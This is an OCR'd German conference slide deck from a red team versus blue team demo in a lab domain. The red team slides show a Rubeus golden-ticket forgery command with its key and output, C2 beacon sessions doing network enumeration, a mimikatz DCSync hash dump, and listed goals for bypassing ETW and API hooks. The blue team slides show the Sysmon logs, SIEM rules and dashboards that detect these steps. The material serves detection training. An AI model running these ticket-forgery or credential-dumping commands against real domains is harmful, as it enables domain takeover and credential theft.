
Golden Ticket

Red Team



```
[SMPVWIN2K19DC]: PS C:\> .\rubeus.exe golden /aes256:f4749159e07d75608958e5616871f7bbedc7b3656611bfc14
7c8b9e2bbbc5100 /user:Admin /domain:smp.local /sid:S-1-5-21-1607730447-2086631904-268326964 /ptt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.3

[*] Action: Build TGT

[*] Building PAC

[*] Domain         : SMP.LOCAL (SMP)
[*] SID            : S-1-5-21-1607730447-2086631904-268326964
[*] UserId         : 500
[*] Groups         : 520,512,513,519,518
[*] ServiceKey     : F4749159E07D75608958E5616871F7BBEDC7B3656611BFC147C8B9E2BBBC5100
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] KDCKey         : F4749159E07D75608958E5616871F7BBEDC7B3656611BFC147C8B9E2BBBC5100
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] Service        : krbtgt
[*] Target         : smp.local

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'Admin@smp.local'

[*] AuthTime       : 12.10.2023 21:49:10
[*] StartTime      : 12.10.2023 21:49:10
[*] EndTime        : 13.10.2023 07:49:10
[*] RenewTill      : 19.10.2023 21:49:10

[*] base64(ticket.kirbi):

      doIE5TCCBOGgAwIBBaEDAgEWooID4zCCA99hggPbMIID16ADAgEFoQsbCVNNUC5MT0NBTKIeMBygAwIB
      [illegible]
      MzEwMTkxOTQ5MTBaqAsbCVNNUC5MT0NBTKkeMBygAwIBAqEVMBMbBmtyYnRndBsJc21wLmxvY2Fs


[+] Ticket successfully imported!
[SMPVWIN2K19DC]: PS C:\>
```

Blue Team



```
:02:34.849  process.args [C:\rubeus.exe, golden, /aes256:f4749159e07d7
             host.architecture x86_64 host.hostname SMPVWIN2K19DC host
            e Process Create: RuleName: - UtcTime: 2023-10-12 20:02:34
:00:24.697  process.args [C:\rubeus.exe, golden, /aes256:f4749159e07d7
             host.architecture x86_64 host.hostname SMPVWIN2K19DC host
            e Process Create: RuleName: - UtcTime: 2023-10-12 20:00:24
```

Expanded document


k host.os.name	Windows Server 2019 Standard
k host.os.platform	windows
k host.os.type	windows
k host.os.version	10.0
k input.type	winlog
k log.level	informationen
t message	Process Create: RuleName: - UtcTime: 2023-10-12 20:02:34.849 ProcessGuid: {6ae2762c-50da-6528-9b08-000000000700} ProcessId: 4724
k process.args	[C:\rubeus.exe, golden, /aes256:f4749159e07d75608958e5616871f7bbedc7b3656611bfc147c8b9e2bbbc5100, /user:CatchMe, /domain:smp.local, /sid:S-1-5-21-1607730447-2086631904-268326964, /ptt]
# process.args_count	7
k process.command_line	"C:\rubeus.exe" golden /aes256:f4749159e07d75608958e5616871f7bbedc7b3656611bfc147c8b9e2bbbc5100 /user:CatchMe /domain:smp.local /sid:S-1-5-21-1607730447-2086631904-268326964 /ptt

Improvements


Geht es besser? – Red Team

- Ziel: Angriffe müssen „gewöhnlich“ aussehen, es sollten keine Spuren hinterlassen werden.
    - Event Tracing for Windows (ETW) Bypass
    - Userland API Hook Bypass
    - Kernel Callbacks Bypass

C2-Framework



```
[08/15 09:35:01] beacon> net computers
[08/15 09:35:02] [*] Process Inject using fork and run.
[08/15 09:35:03] [*] Tasked beacon to run net computers
[08/15 09:35:05] [+] host called home, sent: 106044 bytes
[08/15 09:35:07] [+] received output:
Computers:

 Server Name             IP Address
 -----------             ----------
 DCSRV01                 10.10.0.159
 WORKSTATION1            10.10.0.189
 WORKSTATION2            10.10.0.14
 FILESERVER              10.10.0.38
 WORKSTATION3            10.10.0.139
 MAILSERVER              10.10.0.63
 DEVBOX                  10.10.0.93

[WORKSTATION1] - x64 |  fcastle | 3664 - x64                                   last:4s
beacon>
```



```
  Listener ID    Listener Host              External IP   ID   Host                        UID              Last Seen (UTC)     PID   Process                                                      OS (Build)    Pivot Stream
1 Primary-Https  https://192.168.0.142:443 192.168.0.142 b-0  BRWM01.bruterated.corp vendetta              07-04-2021 12:11:10 2880  Z:\documents\badger.exe                                      10.0 (19042)  Direct
2 Primary-Https  https://192.168.0.142:443 192.168.0.142 b-1  BRWM01.bruteratel.corp *vendetta             07-04-2021 12:11:10 5356  \\vmware-host\Shared Folders\documents\badger.exe            10.0 (19042)  Direct
3 Primary-Https  https://192.168.0.142:443 192.168.0.142 b-2  [illegible]istrator                          07-04-2021 12:11:10 6756  C:\Users\vendetta.BRUTERATEL\Desktop\badger.exe              10.0 (19042)  Direct
4 Primary-Https  https://192.168.0.142:443 192.168.0.142 b-3  ta                                           07-04-2021 12:12:01 1144  Z:\documents\badger.exe                                      10.0 (19042)  Direct
5 Primary-Https  https://192.168.0.142:443 192.168.0.142 b-4  ta                                           07-04-2021 12:12:08 9212  Z:\documents\badger.exe                                      10.0 (19042)  Direct
6 Primary-Https  https://192.168.0.142:443 192.168.0.142 b-5                                               13 5160                   Z:\documents\badger.exe                                      10.0 (19042)  Direct
```

```
[ Primary-Https ] 2880@b-0

Command $

2021/07/04 08:25:12 [input] admin => get_wmiconfig

2021/07/04 08:25:13 [sent 4 bytes]
2021/07/04 08:25:15 [job-0]
[+] Namespace: ROOT\CIMV2
[+] User: (null)\(null)
[+] Password: (null)

2021/07/04 08:26:09 [input] admin => wmispawn select commandline from win32_process

2021/07/04 08:26:10 [sent 56 bytes]
2021/07/04 08:26:12 [job-0]
[+] Connected [ROOT\CIMV2]

[.] CommandLine: sihost.exe
[.] CommandLine: C:\WINDOWS\system32\svchost.exe -k UnistackSvcGroup -s CDPUserSvc
[.] CommandLine: C:\WINDOWS\system32\svchost.exe -k UnistackSvcGroup -s WpnUserService
[.] CommandLine: C:\WINDOWS\Explorer.EXE
[.] CommandLine: taskhostw.exe {222A245B-E637-4AE9-A93F-A59CA119A75E}
[.] CommandLine: C:\WINDOWS\system32\DllHost.exe /Processid:{3EB3C877-1F16-487C-9050-104DBCD66683}
[.] CommandLine: C:\WINDOWS\system32\DllHost.exe /Processid:{973D20D7-562D-44B9-B70B-5A0F49CCDF3F}
[.] CommandLine: C:\WINDOWS\System32\svchost.exe -k UnistackSvcGroup
[.] CommandLine: C:\WINDOWS\system32\svchost.exe -k ClipboardSvcGroup -p -s cbdhsvc
[.] CommandLine: "C:
\Windows\SystemApps\Microsoft.Windows.StartMenuExperienceHost_cw5n1h2txyewy\StartMenuExperienceHost.exe" -
ServerName:App.AppXywbrabmsek0gm3tkwpr5kwzbs55tkqay.mca
[.] CommandLine: "C:\Windows\SystemApps\MicrosoftWindows.Client.CBS_cw5n1h2txyewy\InputApp\TextInputHost.exe" -
ServerName:InputApp.AppX9jnwykgrccxc8by3hsrsh07r423xzvav.mca
[.] CommandLine: C:\Windows\System32\RuntimeBroker.exe -Embedding

[ Primary-Https ] 2880@b-0
[b-5] 1 =>
```


```
[ Primary-Https ] 6756@b-2

Command $

2021/07/04 11:17:30 [input] admin => mimikatz "lsadump::dcsync /domain:bruteratel.corp /user:vendetta"

2021/07/04 11:17:33 [sent 2222844 bytes]
2021/07/04 11:17:35 [job-0]
[+] werfault.exe => PID: 8220

2021/07/04 11:17:37 [job-0]

[+] lsadump::dcsync /domain:bruteratel.corp /user:vendetta
[DC] 'bruteratel.corp' will be the domain
[DC] 'BRDC01.bruteratel.corp' will be the DC server
[DC] 'vendetta' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : vendetta

** SAM ACCOUNT **

SAM Username         : vendetta
User Principal Name  : vendetta@bruteratel.corp
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 5/24/2021 1:03:13 AM
Object Security ID   : S-1-5-21-3822784925-568496015-3195791653-1104
Object Relative ID   : 1104

Credentials:
  Hash NTLM: 12edc6619cdccd69f8fd009c8c3fcfac
    ntlm- 0: 12edc6619cdccd69f8fd009c8c3fcfac
    lm  - 0: 4498e0983ede82abae0e1a7e75e677a4

Badger: 6  Pivot: 0  Privileged: 2  Workstations: 3  Users: 3  Ext IPs: 1
```

Geht es besser? – Blue Team

- Ziel: Verbesserung der Angriffserkennung und der Wirksamkeit des SIEMs / SOARs.
    - Ruleset und Alerting
    - Erhöhung der Erkennungsrate
    - Prüfung der Wirksamkeit von Hardening-Maßnahmen

Rules

Blue Team




Rule			Risk score	Seve...	Last run	Last res...	Last upda...	Enabled ↓
Enumerating Domain T...	2 integrations	5	21	● L...	3 minutes	● F..	3 hours ...	✓
ESXI Discovery via Grep	1 integrations	4	47	● M...	3 minutes	● W.	3 hours ...	✓
PowerShell Suspicious ...	1 integrations	6	47	● M...	3 minutes	● S..	3 hours ...	✓
Enumeration of Kernel ...	1 integrations	4	47	● M...	3 minutes	● W.	3 hours ...	✓
Wireless Credential Du...	2 integrations	7	73	● H...	3 minutes	● F..	3 hours ...	✓
External IP Lookup fro...	1 integrations	5	21	● L...	3 minutes	● W.	3 hours ...	✓
Kubernetes Suspicious...	1 integrations	2	47	● M...	3 minutes	● W.	3 hours ...	✓
Remote System Discov...	2 integrations	6	21	● L...	3 minutes	● F..	3 hours ...	✓
Account Discovery Co...	2 integrations	5	21	● L...	3 minutes	● F..	3 hours ...	✓
Broadcast Detection		1	29	● L...	2 minutes	● W.	May 9, 2...	✓
Azure Blob Container A...	1 integrations	4	21	● L...	2 minutes	● W.	3 hours ...	✓

● Untitled timeline

Dashboards

Blue Team



(data_stream.dataset:windows.powershell OR data_stream.dataset:windows.powershell_operational)

Jul 11, 2023 @ 08:46:08.655 → now

Connected users [Windows powershell]

No results found

Total engine started [Win...

17
event.code: 400 - Count

Total commands [Windows po...

0
Commands - Count

Total remote commands ...

0
Remote commands - Count

Unique us...

3
Unique users

Unique en...

3
Unique versions

Unique ho...

3
Unique hosts

Users [Windows powershell]

Export

User	Count	Host count
dmrskos	7,045	1
hpotter	8	2
SYSTEM	2	1

Engine versions ran by host [Windows p...

Export

Host	Version count
SMPVWIN10CL...	2
SMPVWIN10CL...	2
SMPVWIN2K19...	1

Engine versions [Windows powershell]

Host processes [Windows powershell]

Engine and Command started[Windows powershell]

Top active hosts [Windows powershell]

Export

host.name: D...	Count
SMPVWIN10CL...	7,163

Event type [Windows powershell]

Event Levels [Windows powershell]

Top Invoked Commands [Windows powershell]

Started providers [Windows powershell]

Lust die Demo nachzuspielen?

Einfach eine E-Mail an support@security-mit-passion.at mit dem Betreff „ITSECX VPN“

ZTP DIGITAL. SICHER

SMP SECURITY MIT PASSION

Fragen?

Dominik Rieder, MSc		Dipl.-Ing. Daniel Mrskos
https://ztp.digital	🌐	https://mentoring.security-mit-passion.at
https://www.linkedin.com/in/dominik-rieder-04338a264	in	https://www.linkedin.com/in/dipl-ing-daniel-mrskos-bsc-0720081ab/
rieder@ztp.at	✉	daniel.mrskos@security-mit-passion.at

Quellen

- Material zum Vortrag:

  https://github.com/Mrskos-SMP/itsecx2023

- https://www.ired.team/
- https://book.hacktricks.xyz/
- https://blog.badsectorlabs.com/
- https://github.com/PolitoInc/ELK-Hunting/blob/master/ELK-cheatsheet.md